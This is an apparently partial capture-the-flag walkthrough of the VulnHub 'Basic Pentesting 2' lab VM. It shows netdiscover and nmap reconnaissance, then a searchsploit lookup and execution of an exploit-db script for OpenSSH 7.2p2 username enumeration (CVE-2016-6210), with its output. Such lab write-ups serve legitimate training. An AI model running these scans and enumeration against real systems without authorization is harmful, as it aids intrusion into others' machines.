CTF-BASIC PENTESTING 2

(https://www.vulnhub.com/entry/basic-pentesting-2,241/)

Objective:-


This is a **boot2root** VM and is a continuation of the Basic Pentesting series.

Setting up the environment:-

Attacking machine: Kali Linux (64-bit)
Target Machine: Basic Pentesting 2
Both Machines are on local network **Sierra**.

Host Discovery:-


First, I checked the IP address of Kali Linux using **ifconfig** command.



```
root@mjolnir:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.5.5  netmask 255.255.255.0  broadcast 10.0.5.255
        inet6 fe80::a00:27ff:fec6:b39d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c6:b3:9d  txqueuelen 1000  (Ethernet)
        RX packets 18  bytes 3284 (3.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33  bytes 2989 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@mjolnir:~#
```

[Checking IP Address of Kali Linux]


Next, I used **netdiscover** to scan other hosts on the network. (This is different from my normal approach of using nmap ping sweeps).



```
root@mjolnir:~# netdiscover -h
Netdiscover 0.3-pre-beta7 [Active/passive arp reconnaissance tool]
Written by: Jaime Penalba <jpenalbae@gmail.com>

Usage: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-s time] [-n node] [-c count] [-f] [-d] [-S]
 [-P] [-c]
  -i device: your network device
  -r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8
  -l file: scan the list of ranges contained into the given file
  -p passive mode: do not send anything, only sniff
  -m file: scan the list of known MACs and host names
  -F filter: Customize pcap filter expression (default: "arp")
  -s time: time to sleep between each arp request (milliseconds)
  -n node: last ip octet used for scanning (from 2 to 253)
  -c count: number of times to send each arp reques (for nets with packet loss)
  -f enable fastmode scan, saves a lot of time, recommended for auto
  -d ignore home config files for autoscan and fast mode
  -S enable sleep time supression between each request (hardcore mode)
  -P print results in a format suitable for parsing by another program
  -N Do not print header. Only valid when -P is enabled.
  -L in parsable output mode (-P), continue listening after the active scan is completed

If -r, -l or -p are not enabled, netdiscover will scan for common lan addresses.
root@mjolnir:~# netdiscover -r 10.0.5.0/24
```

[Netdiscover command for host discovery]

Netdiscover captures **ARP Requests/Replies** from hosts on the local network in order to discover them.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.5.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.5.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.5.3        08:00:27:4c:4d:18      1      60  PCS Systemtechnik GmbH
 10.0.5.6        08:00:27:a1:01:12      1      60  PCS Systemtechnik GmbH

[2]+  Stopped                 netdiscover -r 10.0.5.0/24
root@mjolnir:~#
```

[Netdiscover in action]

Since I am running Virtual box's NAT network, I know that 10.0.5.1 and 10.0.5.2 are NAT routers of the network and 10.0.5.3 is my host PC.

That leaves 10.0.5.6 to be the **target** machine.


Running **standard scripts** and **probing** services on **open ports** using **nmap**.



```
root@mjolnir:~# nmap -sC -sV -Pn -vv 10.0.5.6
```


[nmap command for standard scrips and probing services on open ports]

The previous scan discovered various **open ports** on the **target** system as well as identified **services (along with service versions)** running on them.



```
Discovered open port 22/tcp on 10.0.5.6
Discovered open port 445/tcp on 10.0.5.6
Discovered open port 8080/tcp on 10.0.5.6
Discovered open port 139/tcp on 10.0.5.6
Discovered open port 8009/tcp on 10.0.5.6
```

[Open ports on 10.0.5.6]




```
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZXasCfWSXQ9lYiKbTNkPs0T+wFym2lZy229LllhY6iDLrjm7LIkhCcrlgnJQtLxl5NPhlHN
VmwhlkcPPiAHwluhMVE5xKihQj3i+Ucx2IwiFvfmCz4AKsWlR6N8IZe55Ltw0lcH9ykuKZddg81X85EVsNbMacJNjjyxAtwQmJt1F5kB1B2ixgjL
LOyNWafC5g1h6XbEgB2wiSRJ5UA8rOZaF28YcDVo0MQhsKpQG/5oPmQUsIeJTUA/XkoWCjvXZqHwv8XInQLQu3VXKgv735G+CJaKzplh7FZyXju8
ViDSAY8gdhqpJommYxzqu9s1M31cmFg2fT5V1z9s4DP/vd
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP0SXJpgwPf/e9AT9ri/dlAnkob4PqzMjl2Q9l
ZIVIXeEFJ9sfRkC+tgSjk9PwK0DUO3JU27pmtAkDL4Mtv9eZw=
|   256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAzy8ZacWXbPGeqtuiJCnPP0LYZYZlMj5D1ZY9ldg1wU
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       syn-ack ttl 64 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        syn-ack ttl 64 Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.7
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

[Services running on the open ports]

From the nmap scan, we can see that openssh 7.2p2 is running on port 22. Port 80 has Apache service running as well as on port 8080. We also see Samba running on ports 139 and 445.

Starting from the top, I begin exploring possible **attack vectors** on the discovered **services**.

Let's check whether if the current version of OpenSSH is exploitable on Kali.




```
root@mjolnir:~# searchsploit openssh 7.2p2
----------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                         |  Path
                                                                       | (/usr/share/exploitdb/)
----------------------------------------------------------------------- ----------------------------------------
OpenSSH 7.2p2 - Username Enumeration                                   | exploits/linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration                                  | exploits/linux/remote/40113.txt
----------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
root@mjolnir:~#
```

[Checking vulnerabilities for OpenSSH 7.2p2 on Kali]

It is vulnerable to **username enumeration**.


Let’s make a new directory to keep the workspace clean and **mirror** the **python script** in the new **directory**.



```
root@mjolnir:~# searchsploit openssh 7.2p2
--------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                       |  Path
                                                                     | (/usr/share/exploitdb/)
--------------------------------------------------------------------- ----------------------------------------
OpenSSH 7.2p2 - Username Enumeration                                 | exploits/linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration                                | exploits/linux/remote/40113.txt
--------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
root@mjolnir:~#
root@mjolnir:~#
root@mjolnir:~# mkdir basic2
root@mjolnir:~# ls
basic2  core  Desktop  Documents  Downloads  Junk  Music  Pictures  Public  Templates  Videos
root@mjolnir:~# cd basic2
root@mjolnir:~/basic2# searchsploit -m exploits/linux/remote/40136.py
  Exploit: OpenSSH 7.2p2 - Username Enumeration
      URL: https://www.exploit-db.com/exploits/40136/
     Path: /usr/share/exploitdb/exploits/linux/remote/40136.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /root/basic2/40136.py


root@mjolnir:~/basic2# ls
40136.py
root@mjolnir:~/basic2#
```

[Mirroring the python script in the directory basic2]

I run the python script for **enumerating** users, whose **usernames** are listed in **unix_users.txt** dictionary in **metasploit wordlists**.




```
root@mjolnir:~/basic2# python 40136.py -U /usr/share/wordlists/metasploit/unix_users.txt 10.0.5.6


User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari



[*] Testing SSHD at: 10.0.5.6:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
[*] Getting baseline timing for authenticating non-existing users............
[*] Baseline mean for host 10.0.5.6 is 0.006098499999999993 seconds.
[*] Baseline variation for host 10.0.5.6 is 0.0003531003398468983 seconds.
[*] Defining timing of x < 0.007157801019540688 as non-existing user.
[*] Testing your users...
[-]  - timing: 0.006314000000000042
[-] 4Dgifts - timing: 0.005278999999999978
[-] EZsetup - timing: 0.006240000000000023
[-] OutOfBox - timing: 0.006180000000000019
[-] ROOT - timing: 0.006902000000000019
[-] adm - timing: 0.006435999999999997
[+] admin - timing: 0.007162000000000002
[-] administrator - timing: 0.006323000000000023
[-] anon - timing: 0.006243999999999972
[-] auditor - timing: 0.005732999999999988
[-] avahi - timing: 0.005989999999999995
[-] avahi-autoipd - timing: 0.005284999999999984
[-] backup - timing: 0.006141000000000076
[-] bbs - timing: 0.006386000000000003
[-] bin - timing: 0.005906000000000022
[-] checkfs - timing: 0.006366999999999956
[-] checkfsys - timing: 0.0068669999999999565
[-] checksys - timing: 0.005840000000000012
[-] cmwlogin - timing: 0.006118999999999856
[-] couchdb - timing: 0.005996000000000001
[-] daemon - timing: 0.006267999999999996
```

[Enumerating usernames in metasploit wordlist unix_users.txt]

